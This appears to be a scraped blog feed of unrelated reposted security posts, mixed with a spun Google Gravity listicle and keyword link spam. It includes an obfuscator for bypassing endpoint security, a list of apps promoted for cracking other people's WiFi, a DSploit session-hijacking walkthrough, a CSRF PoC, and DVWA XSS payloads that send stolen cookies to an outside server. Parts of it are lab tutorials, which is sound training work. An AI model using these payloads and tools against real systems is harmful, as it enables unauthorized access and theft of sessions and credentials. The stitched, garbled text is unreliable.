sexta-feira, 8 de maio de 2020

Top 10 Best Google Gravity Tricks 2018

Best Google Gravity Tricks 2018

Top 10 Best Google Gravity Tricks 2018

Google is the search engine where the people look up for the things. Yet apart from being only a search engine this website is highly functional and has a lot of functions dubbed inside it. And even the webmasters don't know about all the features as they are so vast that you need to explore lots of things to get to know about them all.  There are a number of gravity opposing tricks in the Google search page that you would like to enjoy. Well many of you guys must be new to this word as only 15% of Google users know this thing and for rest, I'm here to guide you up in this. Here in this article, we have written about the best google gravity tricks that you could ever find in this year. If you are interested to know about it then please read the main section of this post as it is given below. This was all the introduction part of this post and now after this line, we are going to skip to the main section. We recommend you to read till the end to get the fullest information from this page!

Top 10 Best Google Gravity Tricks 2018

Below I have mentioned some of the best tricks that I tried as I was getting bored and thought about exploring something new and then I searched Google Tricks on google and then I get to know that even these things are also possible on the Google. You can use so many different things to kill your boredom on Google. There I decided to note down these tricks and share the article with you so that you can also avail these. So follow the below guide to proceed.

#1 Google zero gravity level fall
Best Google Gravity Tricks 2018
This is the first trick that amazed me as when I get to know this thing can happen when I was really surprised as it was quite funny. It is a standout amongst the most astonishing google gravity trap. In this trap, the substance will appear like tumbling to a level surface. Every one of the substances like pictures, writings, and so on of your page will be upset. They will look somewhat bouncy and turned around that looks exceptionally energizing and stunning.

#2 Google Sphere
Best Google Gravity Tricks That You Need To Try
This is second best google gravity trap. In this trap, the substance rotates in a round way. Be that as it may, you will think that its little hard to deal with it since you need to chip away at turning writings.

#3 Google Loco
Best Google Gravity Tricks That You Need To Try
This google gravity trap is much like the google zero gravity. You will see the substance as falling in a seismic tremor,


#4 Zerg Rush
Best Google Gravity Tricks That You Need To Try
This is one of my most loved google gravity trap. In this deceive you will see somewhere in the range of zeros spreading in your page. to utilize this trap Open Google.com and hunt Zerg Rush through utilizing the search bar.


#5 Google submerged
Best Google Gravity Tricks 2018
This is of the most attractive google gravity trap. In this deceive you will see a domain of submerged. You will see the pursuit bar coasting in the water.


#6 Do a barrel roll
Best Google Gravity Tricks That You Need To Try
This is likewise an astounding google gravity trap. In this deceive, you will get an impact to your page with which, your page will turn in a solitary minute.


#7 Google Guitar
Best Google Gravity Tricks That You Need To Try
This is additionally a stunning google gravity trap. In this deceive, you can play guitar on the web index. You can play your coveted tunes with it. Google will give you notes to your tunes.


#8 Google zero gravity reversal
Best Google Gravity Tricks 2018
This is one of the coolest Google gravity trap. In this deceive, you will get a perfect representation of your site page. You will feel like you are on the opposite side of the screen.


#9 Google space
Best Google Gravity Tricks That You Need To Try
In this google gravity deceive you encounter a dream of the room. It implies that the substance of your page will appear like gliding noticeable all around with no gravitational power.


#10 Pacman
Best Google Gravity Tricks That You Need To Try
Best Google Gravity Tricks 2018 That You Need To Try
This is the standout amongst the most energizing google gravity trap. With this deceive, you can play Pacman game in this.
Finally, after reading this article, you have got to know about. We have tried to provide you this content in the simple and easy to read wordings and hope that you would have easily got about everything written up here. We believe that you might like this article and if it is what you think then please try to share it with others too. Your indulgence in our post is really valuable to us, so do not miss to write about your opinions and suggestions regarding this article through using the comments section below. At last but never the least thanks for reading this article!

Continue reading


Powerob - An On-The-Fly Powershell Script Obfuscator Meant For Red Team Engagements


An on-the-fly Powershell script obfuscator meant for red team engagements. Built out of necessity.

Installation
git clone https://github.com/cwolff411/powerob

Usage
python3 powerob.py obfuscate originalfile.ps1 obfuscatedfile.ps1
Takes an INPUTFILE obfuscates it and dumps the obfuscated version into OUTPUTFILE.
python3 powerob.py list
Lists all of the currently obfuscated files along with their commands and associated obfuscated commands.
python3 powerob.py getcommand Invoke-AllChecks
For reference on the fly for when you forget. Takes the original command name and displays the obfuscated command name to be used in Powershell.
python3 powerob.py cleardb
Maintenance function to clear the db of past obfuscated files and functions.

About
This was built out of the need to bypass endpoint security on a recent engagement. During priv esc attempts I could not download PowerUp.ps1 until it was obfuscated.
This is v1. It obfuscates the functions only and I will enhance the functionality as time allows. Pull requests and collaboration welcomed.
I work at Layer 8 Security. Come say hi.

License
MIT License


via KitPloitMore articles
  1. Ultimate Hacking Keyboard
  2. Que Estudiar Para Ser Hacker
  3. Hacking Usb
  4. Growth Hacking Que Es
  5. Hacking Con Python
  6. Curso De Ciberseguridad Y Hacking Ético
  7. Hacking Quotes
  8. Blog Seguridad Informática

Zirikatu Tool - Fud Payload Generator Script

Related links

  1. Mind Hacking
  2. Como Aprender A Hackear Desde Cero
  3. Hacking Wifi Windows
  4. Amiibo Hacking
  5. Growth Hacking Definicion
  6. Hacking Pages
  7. Hacking Xbox One
  8. Hacking For Dummies

HiddenWasp Linux Malware Backdoor Samples


Here are Hidden Wasp Linux backdoor samples. 

Enjoy


Reference


Intezer HiddenWasp Malware Stings Targeted Linux Systems 


Download


File informatio


8914fd1cfade5059e626be90f18972ec963bbed75101c7fbf4a88a6da2bc671b
8f1c51c4963c0bad6cf04444feb411d7
 shell

f321685342fa373c33eb9479176a086a1c56c90a1826a0aef3450809ffc01e5d
52137157fdf019145d7f524d1da884d7
elf

f38ab11c28e944536e00ca14954df5f4d08c1222811fef49baded5009bbbc9a2
ba02a964d08c2afe41963bf897d385e7
shell

e9e2e84ed423bfc8e82eb434cede5c9568ab44e7af410a85e5d5eb24b1e622e3
cbcda5c0dba07faced5f4641aab1e2cd
 elf shared-lib

d66bbbccd19587e67632585d0ac944e34e4d5fa2b9f3bb3f900f517c7bbf518b
2b13e6f7d9fafd2eca809bba4b5ea9a6
64bits elf shared-lib

2ea291aeb0905c31716fe5e39ff111724a3c461e3029830d2bfa77c1b3656fc0
568d1ebd8b6fb17744d3c70837e801b9
shell

8e3b92e49447a67ed32b3afadbc24c51975ff22acbd0cf8090b078c0a4a7b53d
33c3f807caea64293add29719596f156
 shell

609bbf4ccc2cb0fcbe0d5891eea7d97a05a0b29431c468bf3badd83fc4414578
71d78c97eb0735ec6152a6ff6725b9b2
tar-bundle gzip contains-elf

d596acc70426a16760a2b2cc78ca2cc65c5a23bb79316627c0b2e16489bf86c0
6d1cd68384de9839357a8be27894182b
 tar-bundle gzip

0fe1248ecab199bee383cef69f2de77d33b269ad1664127b366a4e745b1199c8
5b134e0a1a89a6c85f13e08e82ea35c3
64bits elf 

More articles


10 Best Wifi Hacking Android Apps To Hack Others Wifi (Without Root)

 Top 10 Best wifi hacking apps to hack wifi^s.   

Today, a smartphone without internet is like a decade ago featured phone which is mainly used to dial and receive the call. No one would even want such a phone today. The Internet is now a necessity for every mobile user. They can't live without the internet and unfortunately; if the Internet is not working due to some signal issues; they get frustrated and sometimes depressed too.


Generally, we need to pay for the Internet subscription package to run mobile data on our smartphone. But what to do if I don't want to spend money on the Internet? The solution is to connect your mobile with WiFi. You can access the internet from there. Easy, right? NO, it's not easy until you know the password of WiFi. But what if you don't know.

Two ways possible in this situation

  1. Either you ask for the password to the owner; he will provide you to use his internet through Wi-Fi
  2. You have to hack the Wi-Fi password of other's network and use the internet as an unauthorized person.

First is not reliable when you don't know the person so, you only have a second option. Today, I am going to share a few apps that help you steal the password and allow you to use the internet from others' account.

1. WiFi WPS WPA Tester

This is the foremost tool to hack the WiFi password without knowing even the root. This is a preferred choice of numerous smartphone users to decipher the pin and get access to the Wi-Fi. As time passes, a tool is upgraded and now even hack the WiFi networks while it was used to check if an access point is highly vulnerable to the rancorous attacks or not.

If you are using Lollipop or above version on your android mobile phone; you don't even need to root your device to crack a WiFi network.

Android App

Pros

  • Easy to use
  • Free
  • Decrypt the password in no time.
  • Implementation of several algos like Zhao, Arris, Dlink and more.

Cons

  • Need root access if you are using the version below Lollipop.

2. WPS Connect

Routers which has enabled a WPS protocol can be hacked with this app. The important thing is that almost all routers found in public places and homes fall under this category. In short, you will have what you want. Moreover, you can focus on your router & examine that it's vulnerable to any malicious attack or not. It helps you hack the WiFi password without root and also strengthen your WiFi network.

Once you identify the vulnerable (accessible) network, you can quickly get the password and start using the internet without any hassle. It uses algorithms like easyboxPIN and Zhao. Although, this app is not compatible with various Android phones as it is tested on Android devices like the Galaxy series, Nexus and more.

Android App

Pros

  • It's free and easy to use
  • Powerful algorithms (Zhao & easyboxPin) to crack the password
  • Supports pinning of Wi-Fi routers

Cons

  • Incompatible with few android devices
  • Couldn't identify the network automatically.

3. WiFi WPS WPA Tester Premium

This is an excellent app to decrypt the WiFi network password on your android phone. This works fine on rooted & non-rooted android phones. If you can root the Android device; you can have a better chance to hack into. Today,  security is the primary concern and so, many people use the highly secured wireless router, I think. For such networks, this app will not work as it should be. But, still it can work for numerous times with the help of WPS; not all the time. Every time, you have to try your luck to get access to other's WiFi network. This WPS WPA tester is a premium apk.

Android App

Pros

  • Works for both rooted and non-rooted android devices
  • Find the nearby network and connect your mobile with it.

Cons

  • It's a premium apk.
  • You have to try your luck to get access to the nearby network.
  • Not good to connect with highly secured wireless routers.

4. AndroDumpper Wifi (WPS Connect) – Discontinued

If you want to connect to a router which is WPS enabled; download this app immediately without going down to browse for other apps. Just open the app, start its interface & find the nearby wireless networks, you want to connect with. The app will provide an excellent option to regain the password of a selected network with & without root. Once you implemented the algorithm; it will display the password in app screen & connect to the network. Isn't it easy for you?

Android App

Pros

  • It's Free on Google Play Store
  • Easy to use and faster than some other tool.
  • Works fine for rooted & non-rooted devices
  • A dedicated blog is available for the tool (Get guidance anytime)
  • Supports for giant company routers (Vodaphone, Asus, Huawei, Dlink, etc.)

Cons

  • Rooting is required if you are using a version below android 5.0
  • Works only for WPS enabled routers.

5. Wi-fi Password Hacker Prank

Wifi Password hacker prank is a free app for the android users and can help you to connect your android phone to wifi networks available nearby. This free app simulates a process of hacking the wireless network with your smartphone. With this app, you can hack all wifi network passwords with just one key. The Prank word itself says it's a funny app used to prank with your friends. Sometimes, girls can be impressed with this prank as well. But try this at your own risk. Look excellent and professional in front of your friends and colleagues.

Steps to Hack Wifi using the Wifi Password Hacker Prank:

  • Catch up the wireless networks near to you and then select the secure network you wish to hack.
  • Wait for a while & a dialogue will be opened with the wifi password.
  • Bingo! Paste the password and start using others' Internet without spending single money.
  • Watch your favourite show and movie in High-Definition quality without worrying about your mobile data.
Android App

6. WiFi Warden

WiFi Warden is one of the finest and free android WiFi hacking apps to get access to others WiFi with ease. With WiFi Warden, a user can Analyze the WiFi networks, connect to your WiFi using the passphrase and WPS and view saved WiFi passwords without root.

By analyzing the WiFi networks, you can see all necessary information that can be discovered on the wireless networks around including BSSID, SSID, Channel bandwidth, encryption, security, router manufacturer, distance and channel number, etc.

Android App

Pros

  • Find the less crowded channel to get WiFi access.
  • You can root your device on all Android versions.
  • Easy to use and connect with the router quickly.
  • All features of this app are available for free.

Cons

  • This app doesn't work on all types of router, use a passphrase instead.
  • Access Point (AP) must have enabled WPS.
  • Require Android version 6 (Marshmallow) or higher version is necessary to display Wi-Fi networks around you.
  • Some of the features are in the testing phase. So, use it your own risk.

7. WiFi Password

'WiFi Password' is a completely free app for those who don't want to get away from the Internet even when their internet data is running out. You can connect with others' WiFi routers and use their Internet.

If you are using Android Version 5 or above; 'WiFi Password' can be the right choice for you to watch your favorite shows on YouTube in HD without even worrying about Mobile Data.

Android App

Pros:

  • Millions of WiFi Hotspots
  • Scan and detect the WiFi security
  • Connect WiFi Hotspot nearby without knowing the WiFi Password
  • You can simply add a free WiFi Hotspot by sharing the passwords with others.

Cons :

  • Still, there are some glitches in it but works well.

8. WiFi Kill Pro

WiFi Kill is one the best WiFi network controller application which can disable the Internet connection of others who are connected to the same network. Yes, this is true. It is a useful tool for internet users who want to improve their data speed by disabling other's internet connection and allocate all the bandwidth to your device only.

Currently, this app is only for Android users and needs root access to perform well.

Android App

Pros


    • You can see all connected device on the same network you are connected.

    • Display the data transfer rate of all devices

    • Monitor network activity

    • You can cut the network connection of any connected device.
  • It works well on tablets too.

Cons


    • Require root access
  • Require Android version 4.0.3 or up to use this app.

9. Penetrate Pro

A popular Wifi hacker app for android users, Penetrate pro is free and works well on Android devices. This app is widely used to find WEP and/or WPA keys to connect the devices with network routers without knowing the wifi password. Just install the app and search for the network; this app starts automatically displaying the WEP/WPA keys on the screen. Tap on the network you want to connect; one it gets connected; you can start watching videos on YouTube. Quite interesting, doesn't it?

Android App

Pros


    • Easy to search nearby free wifi networks.

    • Connect the network without knowing keys
  • Available for Free

Cons


    • Not available on Google Play Store; need to download manually.
  • Works well only for the rooted android devices

So, you have got the list of apps that help you use the internet from other's wireless network without getting caught. If you have any idea of any other Wi-Fi password hacking app; just let me know. We would love to discuss it here.


Disclaimer: VR Bonkers is not responsible for any consequences if you face while using any of the above apps. This is just a list and we are not taking any responsibility for the same. So, use them at your risk.


@EVERYTHING NT

Related word


quarta-feira, 6 de maio de 2020

$$$ Bug Bounty $$$

What is Bug Bounty ?


A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.


Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.


Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1.  In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.


While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.
Related links
  1. Javascript Hacking
  2. Servicio Hacker
  3. Geekprank Hacking
  4. Manual Del Hacker
  5. Master Growth Hacking
  6. House Hacking
  7. Mindset Hacking Español
  8. Diferencia Entre Hacker Y Cracker
  9. Python Desde 0 Hasta Hacking - Máster En Hacking Con Python
  10. Mundo Hacker

DSploit

DSploit

After playing with the applications installed on the Pwn Pad, I found that the most important application (at least for me) was missing from the pre-installed apps. Namely, DSploit. Although DSploit has tons of features, I really liked the multiprotocol password sniffing (same as dsniff) and the session hijacking functionality.

The DSploit APK in the Play Store was not working for me, but the latest nightly on http://dsploit.net worked like a charm.

Most features require that you and your target uses the same WiFi network, and that's it. It can be Open, WEP, WPA/WPA2 Personal. On all of these networks, DSploit will sniff the passwords - because of the active attacks. E.g. a lot of email clients still use IMAP with clear text passwords, or some webmails, etc. 

First, DSploit lists the AP and the known devices on the network. In this case, I chose one victim client.


In the following submenu, there are tons of options, but the best features are in the MITM section. 


Stealthiness warning: in some cases, I received the following popup on the victim Windows:


This is what we have under the MITM submenu:


Password sniffing

For example, let's start with the Password Sniffer. It is the same as EvilAP and DSniff in my previous post. With the same results for the popular Hungarian webmail with the default secure login checkbox turned off. Don't forget, this is not an Open WiFi network, but one with WPA2 protection!


Session hijack

Now let's assume that the victim is very security-aware and he checks the secure login checkbox. Another cause can be that the victim already logged in, long before we started to attack. The session hijacking function is similar to the Firesheep tool, but it works with every website where the session cookies are sent in clear text, and there is no need for any additional support.

In a session hijacking attack (also called "sidejacking"), after the victim browser sends the authentication cookies in clear text, DSploit copies these cookies into its own browser, and opens the website with the same cookies, which results in successful login most of the time. Let's see session hijacking in action!

Here, we can see that the session cookies have been sniffed from the air:


Let's select that session, and be amazed that we logged into the user's webmail session.


Redirect traffic

This feature can be used both for fun or profit. For fun, you can redirect all the victim traffic to http://www.kittenwar.com/. For-profit, you can redirect your victim to phishing pages.


Replace images, videos

I think this is just for fun here. Endless Rick Rolling possibilities.


Script injection

This is mostly for profit. client-side injection, drive-by-exploits, endless possibilities.

Custom filter

If you are familiar with ettercap, this has similar functionalities (but dumber), with string or regex replacements. E.g. you can replace the news, stock prices, which pizza the victim ordered, etc. If you know more fun stuff here, please leave a comment (only HTTP scenario - e.g. attacking Facebook won't work).

Additional fun (not in DSploit) - SSLStrip 

From the MITM section of DSploit, I really miss the SSLStrip functionality. Luckily, it is built into the Pwn Pad. With the help of SSLStrip, we can remove the references to HTTPS links in the clear text HTTP traffic, and replace those with HTTP. So even if the user checks the secure login checkbox at freemail.hu, the password will be sent in clear text - thus it can be sniffed with DSniff.

HTML source on the client-side without SSLstrip:


HTML source on the client-side with SSL strip:


With EvilAP, SSLStrip, and DSniff, the password can be stolen. No hacking skillz needed.

Lessons learned here

If you are a website operator where you allow your users to login, always:
  1. Use HTTPS with a trusted certificate, and redirect all unencrypted traffic to HTTPS ASAP
  2. Mark the session cookies with the secure flag
  3. Use HSTS to prevent SSLStrip attacks
If you are a user:
  1. Don't trust sites with your confidential data if the above points are not fixed. Choose a more secure alternative
  2. Use HTTPS everywhere plugin
  3. For improved security, use VPN
Because hacking has never been so easy before.
And last but not least, if you like the DSploit project, don't forget to donate them!

Read more


  1. Brain Hacking
  2. Reddit Hacking
  3. Programa De Hacking
  4. Curso De Hacking Etico Gratis
  5. Curso De Hacking Gratis
  6. Hacking The Art Of Exploitation
  7. Hacking Wifi Kali Linux
  8. Libro Hacker
  9. Hacking Growth
  10. Hacking Bluetooth Speaker
  11. Hacking In Spanish
  12. Udemy Hacking
  13. El Hacker Pelicula
  14. Curso Hacking Etico

terça-feira, 5 de maio de 2020

CSRF Referer Header Strip

Intro

Most of the web applications I see are kinda binary when it comes to CSRF protection; either they have one implemented using CSRF tokens (and more-or-less covering the different functions of the web application) or there is no protection at all. Usually, it is the latter case. However, from time to time I see application checking the Referer HTTP header.

A couple months ago I had to deal with an application that was checking the Referer as a CSRF prevention mechanism, but when this header was stripped from the request, the CSRF PoC worked. BTW it is common practice to accept empty Referer, mainly to avoid breaking functionality.

The OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet tells us that this defense approach is a baaad omen, but finding a universal and simple solution on the Internetz to strip the Referer header took somewhat more time than I expected, so I decided that the stuff that I found might be useful for others too.

Solutions for Referer header strip

Most of the techniques I have found were way too complicated for my taste. For example, when I start reading a blog post from Egor Homakov to find a solution to a problem, I know that I am going to:
  1. learn something very cool;
  2. have a serious headache from all the new info at the end.
This blog post from him is a bit lighter and covers some useful theoretical background, so make sure you read that first before you continue reading this post. He shows a few nice tricks to strip the Referer, but I was wondering; maybe there is an easier way?

Rich Lundeen (aka WebstersProdigy) made an excellent blog post on stripping the Referer header (again, make sure you read that one first before you continue). The HTTPS to HTTP trick is probably the most well-known one, general and easy enough, but it quickly fails the moment you have an application that only runs over HTTPS (this was my case).

The data method is not browser independent but the about:blank trick works well for some simple requests. Unfortunately, in my case the request I had to attack with CSRF was too complex and I wanted to use XMLHttpRequest. He mentions that in theory, there is anonymous flag for CORS, but he could not get it work. I also tried it, but... it did not work for me either.

Krzysztof Kotowicz also wrote a blog post on Referer strip, coming to similar conclusions as Rich Lundeen, mostly using the data method.

Finally, I bumped into Johannes Ullrich's ISC diary on Referer header and that led to me W3C's Referrer Policy. So just to make a dumb little PoC and show that relying on Referer is a not a good idea, you can simply use the "referrer" meta tag (yes, that is two "r"-s there).

The PoC would look something like this:
<html>
<meta name="referrer" content="never">
<body>
<form action="https://vistimsite.com/function" method="POST">
<input type="hidden" name="param1" value="1" />
<input type="hidden" name="param2" value="2" />
...
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>

Conclusion

As you can see, there is quite a lot of ways to strip the Referer HTTP header from the request, so it really should not be considered a good defense against CSRF. My preferred way to make is PoC is with the meta tag, but hey, if you got any better solution for this, use the comment field down there and let me know! :)

Related news


Learning Web Pentesting With DVWA Part 4: XSS (Cross Site Scripting)

In this article we are going to solve the Cross-Site Scripting Attack (XSS) challenges of DVWA app. Lets start by understanding what XSS attacks are. OWASP defines XSS as: "Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page."
XSS attacks are usually used to steal user cookies which let attackers control the victim's account or to deface a website. The severity of this attack depends on what type of account is compromised by the attacker. If it is a normal user account, the impact may not be that much but if it is an admin account it could lead to compromise of the whole app or even the servers.

DOM, Sources, and Sinks:

DVWA has three types of XSS challenges. We'll describe them as we go through them in this article. But before we go about to solve these challenges we need to understand few things about a browser. We need to know what Document Object Model (DOM) is and what are sources & sinks. DOM is used by browsers as a hierarchical representation of elements in the webpage. Wikipedia defines DOM as "a cross-platform and language-independent interface that treats an XML or HTML document as a tree structure wherein each node is an object representing a part of the document. The DOM represents a document with a logical tree". A source can be described simply as input that a user supplies. And a sink can be defined as "potentially dangerous JavaScript function or DOM object that can cause undesirable effects if attacker-controlled data is passed to it". Javascript function eval() is an example of a sink.

DOM Based XSS:

Now lets solve our first XSS challenge which is a DOM based XSS challenge. DOM based XSS occurs when sources are passed to sinks without proper validation. An attacker passes specifically crafted input to the sink to cause undesirable effects to the web app.
"Fundamentally, DOM-based vulnerabilities arise when a website passes data from a source to a sink, which then handles the data in an unsafe way in the context of the client's session."
On the DVWA app click on XSS (DOM), you will be presented with a page like this:
Keep an eye over the URL of the page. Now select a language and click the Select button. The URL should look like this now:
http://localhost:9000/vulnerabilities/xss_d/?default=English
We are making a GET request to the server and sending a default parameter with the language that we select. This default parameter is the source and the server is passing this source to the sink directly without any validation. Now lets try to exploit this vulnerability by changing the URL to this:
http://localhost:9000/vulnerabilities/xss_d/?default=<script>alert(XSS)</script>
When we hit enter after modifying the URL in the URL bar of the browser we should see an alert box popup with XSS written on it. This proves that the app is passing the data from source to sink without any validation now its time that we steal some cookies. Open another terminal or tab and setup a simple http server using python3 like this:
python3 -m http.server
By default the python http server runs on port 8000. Now lets modify the URL to steal the session cookies:
http://localhost:9000/vulnerabilities/xss_d/?default=<script>new Image().src="http://localhost:8000/?c="+document.cookie;</script>
The payload we have used here is from the github repository Payload all the things. It is an awesome repository of payloads. In this script, we define a new image whose source will be our python http server and we are appending user cookies to this request with the help of document.cookie javascript function. As can be seen in the image we get a request from the page as soon as the page loads with our xss payload and can see user cookies being passed with the request. That's it we have stolen the user cookies.

Reflected XSS:

Another type of XSS attack is called Reflected XSS Attack. OWASP describes Reflected XSS as those attacks "where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request."
To perform this type of attack, click on XSS (Reflected) navigation link in DVWA. After you open the web page you are presented with an input field that asks you to input your name.
Now just type your name and click on submit button. You'll see a response from server which contains the input that you provided. This response from the server which contains the user input is called reflection. What if we submit some javascript code in the input field lets try this out:
<script>alert("XSS")</script>
After typing the above javascript code in the input field click submit. As soon as you hit submit you'll see a pop-up on the webpage which has XSS written on it. In order to steal some cookies you know what to do. Lets use another payload from payload all the things. Enter the code below in the input field and click submit:
<img src=x onerror=this.src="http://localhost:8000/?c="+document.cookie />
Here we are using img html tag and its onerror attribute to load our request. Since image x is not present on the sever it will run onerror javascipt function which performs a GET request to our python http server with user cookies. Like we did before.
Referencing OWASP again, it is mentioned that "Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS."
Obviously you'll need your super awesome social engineering skills to successfully execute this type of attack. But yeah we are good guys why would we do so?

Stored XSS:

The last type of XSS attack that we are going to see is Stored XSS Attack. OWASP describes Stored XSS attacks as those attacks "where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS."
To perform this type of XSS attack, click on XSS (Stored) navigation link in DVWA. As the page loads, we see a Guestbook Signing form.
In this form we have to provide our name and message. This information (name and message) is being stored in a database. Lets go for a test spin. Type your name and some message in the input fields and then click Sign Guestbook. You should see your name and message reflected down below the form. Now what makes stored XSS different from reflected XSS is that the information is stored in the database and hence will persist. When you performed a reflected XSS attack, the information you provided in the input field faded away and wasn't stored anywhere but during that request. In a stored XSS however our information is stored in the database and we can see it every time we visit the particular page. If you navigate to some other page and then navigate back to the XSS (Stored) page you'll see that your name and message is still there, it isn't gone. Now lets try to submit some javascript in the message box. Enter a name in the name input field and enter this script in the message box:
<script>alert(XSS)</script>
When we click on the Sign Guestbook button, we get a XSS alert message.
Now when you try to write your cookie stealing payload you notice you cannot put your payload in the box as the maximum input length for the textarea is set to 50. To get rid of this restriction, right-click on the textarea box and click inspect. Change or delete the maxlength="50" attribute in code:
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
to something like this:
<textarea name="mtxMessage" cols="50" rows="3"></textarea>
And now use your payload to steal some cookies:
<img src=x onerror=this.src="http://localhost:8000/?c="+document.cookie />
Everytime a user visits this page you'll get his/her cookies (Sweet...). You don't need to send any links or try your super powerful social engineering skills to get user cookies. Your script is there in the database it will be loaded everytime a user visits this vulnerable page.
This is it for today see you next time.

References:

  1. DOM-based vulnerabilities: https://portswigger.net/web-security/dom-based
  2. DOM-based XSS: https://portswigger.net/web-security/cross-site-scripting/dom-based
  3. Document Object Model: https://en.wikipedia.org/wiki/Document_Object_Model
  4. Payload All the Things: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection
  5. Cross Site Scripting (XSS): https://owasp.org/www-community/attacks/xss/
Related word
  1. Hacking Hardware Tools
  2. Mindset Hacking Nacho
  3. Amiibo Hacking

How To Start | How To Become An Ethical Hacker

Are you tired of reading endless news stories about ethical hacking and not really knowing what that means? Let's change that!
This Post is for the people that:

  • Have No Experience With Cybersecurity (Ethical Hacking)
  • Have Limited Experience.
  • Those That Just Can't Get A Break


OK, let's dive into the post and suggest some ways that you can get ahead in Cybersecurity.
